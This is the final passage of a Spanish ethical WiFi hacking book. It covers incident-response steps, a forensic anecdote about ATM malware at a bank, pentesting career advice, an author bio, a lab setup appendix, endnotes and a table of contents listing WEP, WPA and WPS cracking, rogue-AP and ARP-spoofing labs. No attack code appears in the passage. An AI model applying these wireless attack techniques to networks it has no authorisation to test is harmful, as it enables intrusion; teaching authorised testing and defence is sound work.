preventivas en su red esta sufre una intrusión, no se sienta tan mal, no está sólo... si un estudiante británico logró hackear a la NASA, el FBI, la Reserva Federal y el Departamento de Defensa de Estados Unidos⁴⁶, ¿por qué no podrían hackear su empresa? Aunque pensándolo bien, "mal de muchos, consuelo de tontos" (Anónimo).

Dejando el humor negro de lado, ser hackeado no es nada agradable y conlleva muchos dolores de cabeza y extensas horas de trabajo en reparar los daños sufridos, lo sé porque he estado del otro lado ya sea como víctima o como asesora.

En una ocasión una empresa para la que trabajaba - muchos años antes de dedicarme a la seguridad informática - sufrió una intrusión en un servidor que alojaba el servicio de correo electrónico y la página web de la institución. De hecho, esta fue la primera vez que escuché acerca del hacking, mi entonces jefe llegó nervioso a mi oficina, se llevó las manos a la cabeza y dijo "¡nos hackearon!". Recuerdo haberlo mirado fijamente y alzar mi ceja derecha como queriendo decir "¿qué diablos significa que nos hackearon?", acto seguido nos explicó a mi compañero de área y a mí lo que había sucedido y luego trabajamos toda la noche en reinstalar el servidor desde cero - formateo incluido - para luego recuperar desde cintas de respaldo (sí... tape backups) los datos, sólo para comprobar con horror cuando volvimos la mañana siguiente que habían vuelto a hackear el servidor.

Fue este evento el que hizo que me interesara en la seguridad informática y heme aquí, más de 20 años después, dando consejos sobre el tema.

Si el lector es la mitad de curioso que yo seguramente querrá saber el fin de la historia previa, así que no lo voy a traumatizar. Felizmente antes de poner nuevamente en producción el servidor habíamos sacado un respaldo completo de los discos internos, lo que hizo más rápida la restauración la segunda vez (rápido en términos de cintas DLT-1). Pero en esta ocasión antes de conectar a la red el servidor, hicimos lo que sería sin saberlo mi primera auditoría de cómputo forense, y logramos descubrir cuál fue el servicio que explotó el cracker para infiltrarse en el equipo, por aquel entonces una de las primeras versiones del Apache Web Server. Luego de horas de búsquedas en foros, logramos encontrar cómo subsanar la vulnerabilidad y pudimos finalmente poner operativo el servidor.

Haber sufrido ese incidente causó un impacto en la organización y se invirtieron más recursos en mecanismos defensivos de seguridad informática, lo cual me benefició indirectamente porque aprendí las bases sobre el tema.

Pero bueno, vayamos al asunto que nos ataña: ¿qué hacer si sufrimos un ataque y este impacta uno o varios de los pilares de la seguridad de nuestra información⁴⁷?

Pasos a seguir durante y después de un ataque informático

Si nuestra organización cuenta con un “**Plan de Respuesta a Incidentes**” este debería indicarnos todos los pasos a seguir.

Aclarado esto, los expertos en respuesta a incidentes coinciden en que se deben efectuar al menos cinco acciones durante y luego de un ataque:

1. Determinar el alcance del ataque
2. Contener el ataque
3. Mantener y/o restaurar los servicios afectados
4. Realizar tareas de mitigación y eliminación del vector de ataque
5. Elaborar un informe del evento y presentarlo a las áreas involucradas

Paso 1: Determinar el alcance del ataque

Si nuestra empresa ha invertido en elementos como Firewalls de Próxima Generación (NGFW), Endpoint Protection y herramientas de monitoreo, deberíamos poder determinar rápidamente a qué tipo de ataque nos enfrentamos.

Independientemente del tipo de ataque, es importante preservar en lo posible la evidencia digital contenida en todos los equipos afectados antes de involucrarnos en cualquier otra tarea.

Esto con el objetivo de poder efectuar en paralelo una auditoría de cómputo forense que permita determinar a ciencia cierta: qué pasó, cómo pasó, quién fue, si hubo o no ⁴⁸, si hubo o no exfiltración de datos⁴⁹ y qué medidas tomar para que el evento no se repita.

Paso 2: Contener el ataque

La contención consiste en aislar los elementos afectados del resto de la red, con el fin de evitar que se produzcan afectaciones a otros servicios o usuarios, que se den movimientos laterales e interrumpir la exfiltración de datos si este fuera el caso.

Por ejemplo, si estuviésemos frente al caso particular de un **ataque de denegación de servicio distribuido**, el NGFW perimetral debería estar en capacidad de soportar la carga y defendernos del ataque mientras tomamos acciones:

- Como primer paso deberemos identificar de dónde proviene el

ataque: un ataque DDoS utiliza botnets las cuales usualmente están localizadas por región (Europa, África, Norteamérica, etc.), de modo que si sabemos que el ataque viene de África y nuestros clientes están en América, pues llamaremos de inmediato a nuestro ISP y le pediremos que “ponga a cero” la ruta para nuestra red en el NAP⁵⁰ más cercano al origen del ataque para las direcciones IP fuente pertenecientes a la región de la botnet.

- Un NGFW con capacidad de reportería puede determinar el origen de un ataque por IP y país de origen en cuestión de minutos.
- Esto impedirá que los paquetes de los atacantes alcancen nuestra red, parando el DDoS, pero dejará fuera a los posibles clientes legítimos cuyas direcciones IP se encuentren en la misma región de la botnet.
- Por supuesto, se podría hilar más fino y bloquear en el NAP no toda la región sino sólo las subredes de la botnet, pero estas pueden ser muchas y sería una petición más compleja y no tan rápida de implementar.
- Otras acciones podrían involucrar aplicar políticas de calidad de servicio (QoS - Quality of Service) y priorización de tráfico, para evitar que el ataque hacia uno de nuestros servicios consuma todo el ancho de banda de salida a Internet.

En otro escenario podríamos enfrentarnos a un malware que no fue detectado por el antivirus y logró infectar uno o varios de los dispositivos de nuestra red. Si las firmas del antivirus se encontraren al día, podríamos estar enfrentándonos a una amenaza avanzada (APT) o malware de día cero. De ahí la importancia de implementar NGFW y software de Enpoint Protection que brinden protección contra APTs. En este caso deberemos identificar y aislar del resto de la red (poner en cuarentena) los dispositivos infectados, para evitar que la infección se propague a otros equipos aún sanos y que el malware pueda ponerse en contacto con su centro de comandos para exfiltrar información, o interrumpir la conexión si esta estuviere ya en curso.

Paso 3: Mantener y/o restaurar los servicios afectados

Si durante el paso previo determinamos que ocurrió una

intrusión que comprometió la operatividad o integridad de un servicio, deberemos realizar las acciones necesarias para conservar o devolver la operatividad del mismo.

Para ello es necesario que hayamos implementado con éxito políticas de respaldo y restauración, planes de recuperación ante desastres, planes de contingencia y de continuidad del negocio.

Si este es el caso entonces deberemos:

- Conservar la evidencia digital para análisis forense posterior, tema que debimos haber efectuado en un paso previo, pero que no me canso de enfatizar.
- Si se tratare de un servicio crítico para la empresa este debería tener redundancia, de manera que deberemos poner en marcha el plan de contingencia.
- Acto seguido deberemos restaurar lo antes posible el servidor afectado. Si contamos con sistemas virtuales, esto puede ser tan rápido como recuperar el último snapshot limpio, aplicar medidas de remediación y restaurar los últimos datos. O en el peor de los casos: formatear, instalar desde medios originales sistema operativo y aplicaciones, restaurar configuraciones, aplicar medidas de remediación y restaurar datos, verificando que no haya malware ni backdoors.
- Por último, sacar una imagen de respaldo completa del sistema previo a la puesta en marcha.

Paso 4: Realizar tareas de mitigación y eliminación del vector de ataque

Cuando un atacante ha logrado infiltrarse en uno o más sistemas de nuestra organización, ya sea mediante el aprovechamiento de una vulnerabilidad informática, a través de un engaño de ingeniería social, o mediante una infección por malware, es importante comprender a cabalidad la magnitud del ataque para poder erradicar todo rastro del atacante de nuestra red e impedir que reingrese a través de puertas traseras (backdoors) que no hayan sido detectadas.

Es aquí cuando cobra relevancia la auditoría de cómputo forense y más si se tratare de una amenaza dirigida. Una amenaza dirigida es una amenaza avanzada persistente (APT) que ha sido diseñada exclusivamente para afectar a nuestra empresa o a un sistema particular que usa nuestra organización.

Esto se entiende mejor con un ejemplo, años atrás nos contactó un cliente del sector financiero que había sido víctima

de una amenaza dirigida. Los ciberdelincuentes disfrazados de personal de mantenimiento, utilizaron malware para penetrar en uno de los cajeros automáticos (ATM) de la red del Banco y capturar las credenciales de tarjetas de débito y crédito que eran introducidos en él, el antivirus no detectó la amenaza y esta se propagó a través de la red de cajeros a otros ATMs infectándolos también. Luego de una semana de la infección inicial, los ciberdelincuentes volvieron a “dar mantenimiento” al cajero, recuperaron los datos capturados, eliminaron el malware de la red usando un segundo software y efectuaron un borrado antiforense del malware y los datos capturados. Luego clonaron tarjetas de débito y crédito y usaron las credenciales para retirar millones de dólares de la red bancaria.

Mi empresa, [Elixircorp](#), efectuó una auditoría forense del cajero automático que fue infectado inicialmente y realizamos un análisis forense de malware, el cual incluyó entre otras tareas el escarbado profundo de datos para recuperar el programa malicioso, la ingeniería inversa del archivo binario recuperado y el análisis estático y dinámico del código, con el fin de determinar cómo funcionaba el malware e inclusive arrojar luces acerca de su origen.

Para no alargarles la historia, durante el análisis descubrimos que el malware había sido desarrollado inicialmente en Rusia, siendo modificado en Venezuela para afectar a una marca y modelo específico de cajeros automáticos. Luego ese malware fue usado en Ecuador para afectar a un Banco que usaba exactamente esa marca y modelo de ATMs, nuestro cliente.

Para cerrar la historia, nuestra Policía Nacional capturó a la banda de ciberdelincuentes cuando intentaban repetir el ataque en otro Banco ecuatoriano.

Paso 5: Elaborar un informe del evento y presentarlo a las áreas involucradas

Una vez restaurada la calma es importante tomarse un tiempo para reflexionar sobre lo ocurrido, reconocer en dónde hemos fallado y aprender de la experiencia.

Dicen que “la definición de locura es hacer siempre lo mismo y esperar diferentes resultados”⁵¹, así que, si no nos esforzamos por encontrar la causa raíz de un incidente y no tomamos acciones para corregirlo, el evento se repetirá y el resultado será inevitable: nos volverán a atacar de la misma forma y todo el tiempo y esfuerzo invertidos en restaurar la operatividad de nuestros sistemas serán en vano.

Por este motivo es importante plasmar lo sucedido en un informe que ayude a los involucrados y a la alta gerencia a entender el por qué, el cómo y qué se necesita para evitar incidentes similares a futuro y proteger de mejor manera al

activo intangible más importante de toda organización: su información.

Recursos útiles

- **Artículo:** Astudillo B., K. (2011). CSI de Sistemas: qué hacer cuando ocurre un incidente que amerita una auditoría forense. Blog de Seguridad IT - Elixircorp S.A.. Recuperado en 2017, de <http://elixircorp.com/blog/csi-de-sistemas-que-hacer-cuando-ocurre-un-incidente-que-amerita-una-auditoria-forense/>.
- **Libro:** Weaver, R., Weaver, D., & Farwood, D. (2013). Guide to network defense and countermeasures (1st ed.). Course Technology.
- **Libro:** Jason Luttgens. Matthew Pepe. Kevin Mandia.. (2014). Incident Response & Computer Forensics, Third Edition (1st ed.). McGraw-Hill/Osborne.
- **Libro:** Farmer, D., & Venema, W. (2006). Forensic discovery (1st ed.). Boston [u.a.]: Addison-Wesley.
- **Libro:** Altheide, C., & Carvey, H. (2011). Digital forensics with open source tools. Waltham, MA: Syngress/Elsevier.

Consejos finales

Antes que nada, quisiera felicitarlo por llegar hasta esta sección, ha sido un largo recorrido juntos revisando la metodología y la práctica de un hacking inalámbrico.

En el camino es probable que se haya topado con alguno que otro escollo - desde ya me disculpo - viviríamos una utopía si pretendiésemos que en la vida real todo funcionara como en los laboratorios el 100% del tiempo.

Ni siquiera mis alumnos en los cursos presenciales que dicto - en los cuales nos tomamos la molestia de instalar equipos con idéntico hardware y software o clonar máquinas virtuales - se libran de que algo no funcione como se esperaba. Es un tópico que creo que merita se realice un estudio para publicación en un journal indexado... el alumno A sigue los pasos del laboratorio X y todo le funciona maravillosamente y luego el alumno B hace exactamente lo mismo y se topa con un mensaje de error XYZ y luego de una hora de revisión en foros, resulta que él es el caso 1 en 1 millón en que el comando ABC provoca el mensaje XYZ. Mis alumnos de la Maestría en Seguridad Informática Aplicada (MSIA), de la Academia Cisco de la ESPOL y de Elixircorp, no me dejan mentir.

Así que, si en alguno de los labs resultó ser usted el caso 1 en 1 millón, por favor no desista. Intente una nueva configuración, revise los foros, y si entra en desesperación use la recomendación del centro de soporte de Microsoft (cierre y abra nuevamente la sesión, o la más usual "reinicie"). Fuera bromas, si no logra dar con el problema por favor contácteme⁵² contándome el inconveniente y yo haré mi mejor esfuerzo por ayudarlo.

Bien y ahora que ha culminado con el libro, ¿cuál es el siguiente paso?

Pues si le ha gustado realizar hacking inalámbrico, la recomendación obvia es que profundice más en el tema, si ya tiene las bases pase al hacking de aplicaciones web, si le faltan fundamentos de hacking lea artículos y libros al respecto, tome cursos online o presenciales, practique nuevamente los laboratorios, trate de efectuar variantes, ¡practique, pratique, pratique!

Y si desea aventurarse al mundo corporativo y ofrecer sus servicios profesionales como pentester independiente, trate de obtener certificaciones internacionales en seguridad informática y hacking ético para darle mayor peso a su hoja de vida, pero sobre todo obtenga experiencia que pueda presentar a sus futuros clientes.

Obtener certificaciones es algo que uno puede lograr con estudio, dedicación y unos cuantos cientos de dólares; pero experiencia es algo que sólo se puede obtener ejecutando auditorías para empresas reales.

Es posible que una pyme⁵³ le dé la oportunidad de ejecutar un pentesting sin presentar certificados de experiencia. Si eso se da aproveche su suerte, haga el mejor de sus trabajos y luego solicite una carta de recomendación. Y luego repita el proceso.

Pero si se topa con negativas, puede empezar siendo auditor interno en una empresa o trabajando como auditor para una organización que se dedique a efectuar auditorías de seguridad informática.

Lo importante es que se prepare, invierta en su futuro y no desista nunca de sus sueños (sonó a consejo de Tony Robbins).

Desde ya le deseo el mayor de los éxitos en su carrera como hacker ético, un abrazo inmenso desde mi cálido Guayaquil y ¡a hackear se ha dicho!

Y por favor... nada de unirse al lado oscuro de la fuerza, recuerde que aparte del hacking existe también el cómputo forense ; -)

¡Sus comentarios son apreciados!

De corazón espero haberle transmitido mis conocimientos y experiencia de la mejor manera, que los tópicos cubiertos en el libro le sean de utilidad y que los ponga en práctica muy pronto en su primer Hacking Ético Inalámbrico.

Si le gustó el contenido, por favor tómese tan sólo unos minutos para realizar un comentario en la tienda electrónica de libros, su retroalimentación les servirá a otros lectores y me ayudará a mejorar las futuras ediciones y considerar cuáles son los tópicos que el público cree que deberían agregarse al contenido.

Acerca de la autora



Karina Astudillo B. es una consultora de sistemas especializada en seguridad informática, redes y sistemas UNIX/Linux y es la autora del Bestseller de Amazon Books, ["Hacking Ético 101 - Cómo Hackear Profesionalmente en 21 días o menos!"](#).

Karina es Ingeniera en Computación, MBA, y cuenta con certificaciones internacionales como: Certified Ethical Hacker (CEH), Computer Forensics US, CCNA R&SW, CCNA Security, CCNA Wireless, Hillstone Certified Security Professional (HCSP), Cisco Certified Academy Instructor (CCAI), Sun Certified Solaris System Administrator (SCSA), Palo Alto ASE & PSE Platform F y VmWare VTSP & VSP.

Inició su carrera en el mundo de las redes en el año 1995, gracias a una oportunidad de trabajo en un proyecto con IBM en su alma máter, la Escuela Superior Politécnica del Litoral (ESPOL). Desde entonces el mundo de las redes, los sistemas operativos y la seguridad, la fascinaron al punto de convertirse en su pasión.

Años más tarde, luego de adquirir experiencia trabajando en el área de servicio al cliente de la corporación transnacional ComWare, se convirtió - primero en consultora de sistemas independiente en el año 2002 a través de Consulting Systems - para cofundar luego en el 2007 su propia empresa de seguridad informática, Elixircorp S.A.

Paralelamente a la consultoría, Karina siempre ha tenido una pasión innata por enseñar, gracias a lo cual surgió la oportunidad de vincularse con la docencia como profesora de la Facultad de Ingeniería en Electricidad y Computación (FIEC) allá

por el año 1996.

En la actualidad es instructora del programa Cisco Networking Academy y de los programas de Maestría en Sistemas de Información (MSIG) y Maestría en Seguridad Informática Aplicada (MSIA) de FIEC-ESPOL.

Debido a esta experiencia docente consideró incluir como parte de la oferta de su empresa, programas de preparación en seguridad informática, entre ellos talleres de Hacking Ético. Al publicar el éxito de estos talleres en la página de Facebook de Elixircorp S.A., empezó a recibir solicitudes de estudiantes que se encontraban en ciudades y países diferentes que preguntaban por los cursos, sólo para desilusionarse cuando se les contestaba que sólo se dictaban de forma presencial en Ecuador.

Fue entonces cuando nació la idea de escribir libros sobre Seguridad Informática para poder transmitir - sin límites geográficos - los conocimientos dictados en los talleres de Elixircorp.

En sus momentos de esparcimiento Karina disfruta leer sobre ciencia ficción, viajar, compartir con su familia y amigos y escribir sobre ella en tercera persona ;-D

Comuníquese con Karina Astudillo B.

Siéntase libre de consultar a la autora o realizar comentarios sobre el libro en:

Website: <https://www.KarinaAstudillo.com>

Email: karina@karinaastudillo.com

Noticias: <http://news.SeguridadInformaticaFacil.com>


Facebook: <http://www.facebook.com/kastudi>

¿Desea conocer más acerca de Karina Astudillo B.? ¡Revise su perfil en Amazon!

<http://www.amazon.com/author/karinaastudillo>

Anexo: Cómo realizar con éxito los laboratorios

Para realizar los laboratorios requerimos montar un escenario similar al mostrado en la figura:



Elaboración: la autora

Requisitos de hardware:

- 1 estación hacker con 1 tarjeta de red WiFi
- 1 dispositivo cliente con 1 tarjeta de red WiFi
- 1 router WiFi (AP) que soporte autenticación abierta, control por direcciones MAC, WEP, WPA/WPA2, WPS y autenticación personal (PSK).

Requisitos de software:

- Para la estación hacker: Kali Linux y Windows 7 o superior
- El cliente inalámbrico puede ser 1 PC con Unix/Linux/Windows/MacOS o 1 dispositivo móvil (smartphone/tablet)
- Drivers para las tarjetas inalámbricas que permitan inyectar paquetes a la red

Podemos instalar Kali Linux en nuestro computador físico o bien en una máquina virtual usando un hypervisor como VmWare o VirtualBox.

Instalar Kali en nuestra máquina física tiene la ventaja de que podemos usar la tarjeta inalámbrica que usualmente viene integrada en el equipo para efectuar los laboratorios. La desventaja es que si sólo tenemos un computador y ya tenemos otro sistema operativo instalado como Windows, esto requeriría sobreescribirlo o bien ejecutar un procedimiento avanzado de

instalación (dual-boot) para poder tener dos sistemas operativos en el mismo equipo físico, procedimiento que podría resultar complicado para los usuarios no expertos.

Si por el contrario decidimos virtualizar Kali Linux en nuestro sistema operativo actual, el proceso es muy fácil. Básicamente descargar el hypervisor (VmWare o VirtualBox) e instalarlo, descargar la máquina virtual ya lista para la plataforma elegida desde la página oficial de Kali y simplemente ejecutarla. La desventaja es que no podremos usar la tarjeta inalámbrica integrada dentro de la máquina virtual, en este caso deberemos adquirir una tarjeta inalámbrica externa.

Si el lector decide adquirir una tarjeta inalámbrica externa, verifique que sea compatible con Kali Linux y que soporte inyección de paquetes y si ya va a invertir, pues entonces mejor que sea de una vez una tarjeta que incluya una antena amplificadora de señal de alta potencia (ver sección sobre tarjetas de red en el capítulo 1 por algunas marcas recomendadas).

Si el lector decide virtualizar, se recomienda que el equipo físico tenga como mínimo 8GB de RAM, para que pueda asignarle al menos 4GB de memoria a Kali Linux, esto con el fin de agilizar los laboratorios de cracking de claves los cuales son intensivos en el uso de CPU y memoria. De igual forma es importante que el procesador sea rápido (dual-core mínimo, quad-core recomendado).

¿En dónde conseguimos los instaladores del software requerido?

- Kali por ser Linux es un sistema de código abierto se puede descargar gratuitamente desde <http://www.kali.org/downloads/>
- Microsoft ofrece máquinas virtuales de sistemas Windows 7, 8 y 10 con licencia de 90 días para quienes se registren en el programa de desarrolladores. Website: <https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/#downloads>
- VmWare tiene un hypervisor gratuito llamado VmWare Player, descargable desde https://my.vmware.com/en/web/vmware/free#desktop_end_user_computing
- VirtualBox a su vez es un hypervisor de código abierto y puede descargarse desde <https://www.virtualbox.org/wiki/Downloads>

Notas y referencias

Notas

[[←1](#)]

Krause, D., & Sunzi,. (2011). *El arte de la guerra para ejecutivos* (1st ed.). Madrid: EDAF.

[[←2](#)]

Cracker: hacker malicioso.

[3]

Wi-Fi Alliance. (2016). Who We Are. Recuperado de <http://www.wi-fi.org/who-we-are>

[4]

IEEE. (2016). IEEE 802.11, The Working Group for WLAN Standards. Recuperado de <http://grouper.ieee.org/groups/802/11/>

[[←5](#)]

Songhe Zhao & Charles A. Shoniregun. (2007). Critical Review of Unsecured WEP. Services, 2007 IEEE Congress on. DOI: 10.1109/SERVICES.2007.27.

[[←6](#)]

Algunas opciones: VeraCrypt, BitLocker, AxCrypt.

[[←7](#)]

Muthu Pavithran. S. (2015). Advanced Attack Against Wireless Networks Wep, Wpa/Wpa2-Personal and Wpa/Wpa2-Enterprise. *International Journal of Scientific & Technology Research Volume 4, Issue 08.*

[8]

Carcasa para teléfonos celulares y similares, de acuerdo a la RAE se escribe con “S”, no con “Z”. Lo cual a mí también me causó duda, porque siempre la he visto escrita con Z.

[[←9](#)]

Un probe request es un tipo de trama del estándar IEEE 802.11 que utiliza una estación cuando quiere obtener información de un AP o de otra estación.

[[←10](#)]

WiFi Alliance. (2017). What are passive and active scanning? Recuperado de <https://www.wi-fi.org/knowledge-center/faq/what-are-passive-and-active-scanning>.

[[←11](#)]

Un beacon es una trama de tipo administrativa, utilizada por el estándar IEEE 802.11 para almacenar información acerca de la red inalámbrica y efectuar otras tareas como por ejemplo sincronización. Steve Rackley. (2007). Wireless Networking Technology. Elsevier.

[[-12](#)]

Revisar el tutorial “Is my wireless card compatible?” en https://www.aircrack-ng.org/doku.php?id=compatible_cards.

[[←13](#)]

En Kali, a diferencia de otros Linux, no es necesario colocar la tarjeta en modo monitor para poder efectuar escaneos pasivos y activos.

[[←14](#)]

Que me disculpe la RAE, pero no se me ocurre otra palabra mejor en español para traducir “deauth”.

[[-15](#)]

Un nivel de potencia más alto indica mayor proximidad.

[[←16](#)]

Los ataques sugeridos son los más populares y sencillos de ejecutar de acuerdo al criterio de la autora a la fecha de escribir este libro. Dado que la tecnología avanza rápidamente y que nuevas vulnerabilidades se descubren cada día, es importante que el lector busque mantenerse actualizado sobre nuevas técnicas de hacking.

[[←17](#)]

En Kali suele haber procesos activos que interfieren con el comando airmon-ng, por ello primeramente los detenemos con la opción “check kill”.

[[←18](#)]

“En criptografía, un keystream es un conjunto de caracteres aleatorios o pseudo-aleatorios que son combinados con un mensaje en texto plano para producir un mensaje cifrado (el ciphertexto)”. Wikipedia. (2017). Keystream. Recuperado de <https://en.wikipedia.org/wiki/Keystream>.

[[←19](#)]

Brute forcing Wi-Fi Protected Setup. (2011) (1st ed.). Retrieved from
https://sviehb.files.wordpress.com/2011/12/viehboeck_wps.pdf

[[←20](#)]

Dumper requiere que se encuentre instalado WinPcap, disponible en <https://www.winpcap.org/>, así como NetFramework 3.5 (activarlo en Panel de Control -> Programas y Características -> Activar o Desactivar Características de Windows.

[[←21](#)]

Reversing D-Link's WPS Pin Algorithm – /dev/ttyS0. (2017). Devttys0.com. Retrieved 26 March 2017, from <http://www.devttys0.com/2014/10/reversing-d-links-wps-pin-algorithm/>

[[←22](#)]

devttys0/wps. (2017). GitHub. Retrieved 26 March 2017, from
<https://github.com/devttys0/wps/blob/master/pingens/dlink/pingen.py>

[[←23](#)]

El SSID es usado como una especie de “salt”. Ku, A. (2017). Understanding WPA/WPA2: Hashes, Salting, And Transformations - Wi-Fi Security: Cracking WPA With CPUs, GPUs, And The Cloud. Tom's Hardware. Recuperado en 2017, de <http://www.tomshardware.com/reviews/wireless-security-hack,2981-5.html>.

[[←24](#)]

PSK' se lee PSK prima.

[[←25](#)]

Astudillo B, Karina. (2016). Hacking ético 101 (2nd ed.). [CreateSpace].

[[←26](#)]

Compilar drivers está fuera del alcance de este libro, pero este es un buen tutorial si el lector desea ahondar en el tema. Mora, J. (2017). GPU Acceleration. GitHub. Recuperado en 2017, desde <https://github.com/JPaulMora/Pyrit/wiki/GPU-Acceleration>.

[[←27](#)]

CUDA (Compute Unified Device Architecture) es una arquitectura desarrollada por Nvidia para la implementación de GPU-accelerated-computing en sus tarjetas gráficas.

[[←28](#)]

OpenCL (Open Computing Language) es una arquitectura para la implementación de GPU-accelerated-computing que en principio fue desarrollada por Apple y que hoy es un estándar abierto. Nvidia soporta OpenCL además de CUDA.

[[←29](#)]

Sólo uno de los dos debe ser igual a true (verdadero), el otro debe colocarse en false (falso). Ej: si nuestra tarjeta soporta OpenCL, entonces use_CUDA = false y use_OpenCL = true.

[[←30](#)]

Existen diversos gadgets ya listos para este propósito como el “WiFi Pineapple”, o sino, podemos construir nuestro propio mini rogue AP usando un Raspberry Pi.

[[←31](#)]

Ver sección sobre Antenas amplificadoras de señal en el capítulo 1.

[[←32](#)]

Cualquier red privada como define el RFC 1918.

[[←33](#)]

ARP: Address Resolution Protocol. Protocolo de red que permite obtener la dirección física (MAC address) de un host remoto a partir de su dirección IP.

[[←34](#)]

“Para realizar un ataque MITM usando ARP spoofing se lo hace a través del envío de mensajes especiales de tipo “gratuito”, es decir, no solicitados por el host víctima. Lo que hace el hacker es usar un software para forjar un mensaje ARP indicando que la IP x.y.z.w ahora corresponde a la MAC de la tarjeta de red de la estación de él (del hacker)”. Tomado de la sección “Captura de claves usando sniffers de red”. Astudillo B, Karina. (2016). Hacking ético 101 (2nd ed.). [CreateSpace].

[35]

Verisign. (2013, September 17). Three Different Types Of Internet Cookies - Verisign. Recuperado en 2017, de https://www.verisign.com/en_GB/domain-names/online/implement/what-are-cookies/index.xhtml.

[[←36](#)]

Script cuya versión original es atribuida a un programador cuyo nickname es Nazariman.

[[←37](#)]

Fuente anónima.

[[38](#)]

Ku, Andrew. (2011). GPU-Based Cracking: AMD Vs. Nvidia In Brute-Force Attack Performance - Wi-Fi Security: Cracking WPA With CPUs, GPUs, And The Cloud. Tom's Hardware. Recuperado en 2017, desde <http://www.tomshardware.com/reviews/wireless-security-hack,2981-8.html>. Nota: el sitio no menciona su política sobre el uso de gráficos y referencias, pero consideramos que este un caso de “fair use”.

[[39](#)]

ASCII. (2017). En.wikipedia.org. Recuperado en 2017, desde https://en.wikipedia.org/wiki/ASCII#Printable_characters

[40]

AAA: de las siglas en inglés Authentication, Authorization y Accounting. En español, Autenticación, Autorización y Auditoría.

[[←41](#)]

RADIUS es un protocolo utilizado en redes corporativas que permite verificar las credenciales de los usuarios que desean hacer uso de servicios de red y autorizar lo que ese usuario - una vez autenticado - puede hacer, a la vez que deja un registro de auditoría que luego puede ser consultado por el administrador. RADIUS. (2017). Es.wikipedia.org. Recuperado en 2017, desde <https://es.wikipedia.org/wiki/RADIUS>.

[[←42](#)]

Traducido del inglés. Rajesh, K. (2017). Why is a Controller required in a wireless network. excITingIP.com. Retrieved 8 April 2017, from <http://www.excitingip.com/673/features-of-todays-centralized-wireless-wi-fi-networks/>

[[←43](#)]

Script kiddie. (2017). Es.wikipedia.org. Recuperado en 2017, desde https://es.wikipedia.org/wiki/Script_kiddie

[[←44](#)]

Un respaldo fuera de sitio es aquel que está alojado físicamente lejos de la fuente de los datos, para evitar la pérdida de los datos y del respaldo si ocurriese un desastre. De acuerdo a los expertos en contingencia, un respaldo fuera de sitio debe estar alejado un mínimo de 50Km de los datos originales. En la actualidad se acostumbra a efectuar respaldos fuera de sitio basados en nube (cloud). Algunos servicios populares de respaldo en nube son: Dropbox, Google Drive, OneDrive, iCloud, etc.

[[←45](#)]

IEEE SA - 802.1X-2001 - IEEE Standard for Port Based Network Access Control. (2017). Standards.ieee.org. Recuperado en 2017, desde <https://standards.ieee.org/findstds/standard/802.1X-2001.html>

[[←46](#)]

Rawlinson, K. (2017). Amber Rudd orders Lauri Love extradition to US on hacking charges. the Guardian. Recuperado en 2017, de <https://www.theguardian.com/law/2016/nov/14/amber-rudd-approves-lauri-love-extradition-to-us-on-hacking-charges>.

[[←47](#)]

Pilares de la Seguridad de la Información: Disponibilidad, Confidencialidad e Integridad.

[[←48](#)]

En seguridad informática se denomina “movimiento lateral” cuando un intruso que ha logrado colarse en un dispositivo de nuestra red, usa éste para infiltrarse luego en otros equipos.

[[←49](#)]

El término “exfiltración de datos” se refiere en seguridad informática cuando un atacante logra extraer información sensible de la organización víctima.

[[←50](#)]

NAP: Network Access Provider, o ISP de ISPs.

[[←51](#)]

Cita atribuida erróneamente a Albert Einstein, pero que algunos historiadores sugieren que corresponde a Rita Mae Brown (1983).

[[←52](#)]

Ver sección “Acerca de la autora” en este mismo libro.

[[←53](#)]

Pyme: pequeña y mediana empresa.

Table of Contents

Capítulo 1: Introducción al WiFi Hacking

- ¿Qué son las tecnologías WiFi?
- El protocolo WEP
- Los protocolos WPA/WPA2
- ¿En qué consiste el Wardriving?
- Hardware requerido
- ¿Laptop, Tablet o Smartphone?
- Tarjetas de red
- Antenas amplificadoras de señal
- Software requerido
- Software de WiFi hacking para Windows
- Software de WiFi hacking para Linux
- Software para efectuar ataques de claves
- Recursos útiles

Capítulo 2: Afilando el hacha

- Metodología de un WiFi Hacking
- Mapeo Inalámbrico
- La suite Aircrack-ng
- Lab: Escaneo pasivo con Linux
- Lab: Escaneo activo con Linux
- Lab: Mapeando WLANs con Windows
- Lab: Mapeando WLANs desde Linux
- ¿Qué quiere decir que una WLAN está oculta?
- Lab: Mapeando WLANs ocultas desde Linux
- Lab: Mapeando WLANs en Windows con Vistumbler
- Lab: Mapeando WLANs desde Android
- Recursos útiles

Capítulo 3: Atacando redes y clientes WiFi

- ¿Cómo vencer los mecanismos de protección?
- Lab: Hackeando WLANs abiertas que usan control por MAC
- Lab: Hacking de WEP desde Linux
- Lab: Hackeando WPA/WPA2 desde Linux
- Lab: Hackeando WLANs que usan WPS desde Windows
- Lab: Hackeando WLANs que usan WPS desde Linux

[Mejorando los ataques basados en diccionarios](#)
[Generando diccionarios con crunch](#)
[Lab: Ataque basado en diccionario usando wifite](#)
[Acelerando los ataques de diccionario con Tablas Rainbow](#)
[Lab: Ataque de claves con pyrit](#)
[Lab: Ataque de claves con cowpatty](#)
[Lab: Ataques de claves usando hashcat](#)
[Comprando diccionarios](#)
[Ataques con "rogue" APs](#)
[Lab: Creando un AP gemelo con airbase-ng](#)
[Recursos útiles](#)
[Capítulo 4: Bonus labs - ataques post-hacking](#)
[Ya estamos dentro de la WiFi. ¿Y ahora?](#)
[Lab: MITM con arpspoof](#)
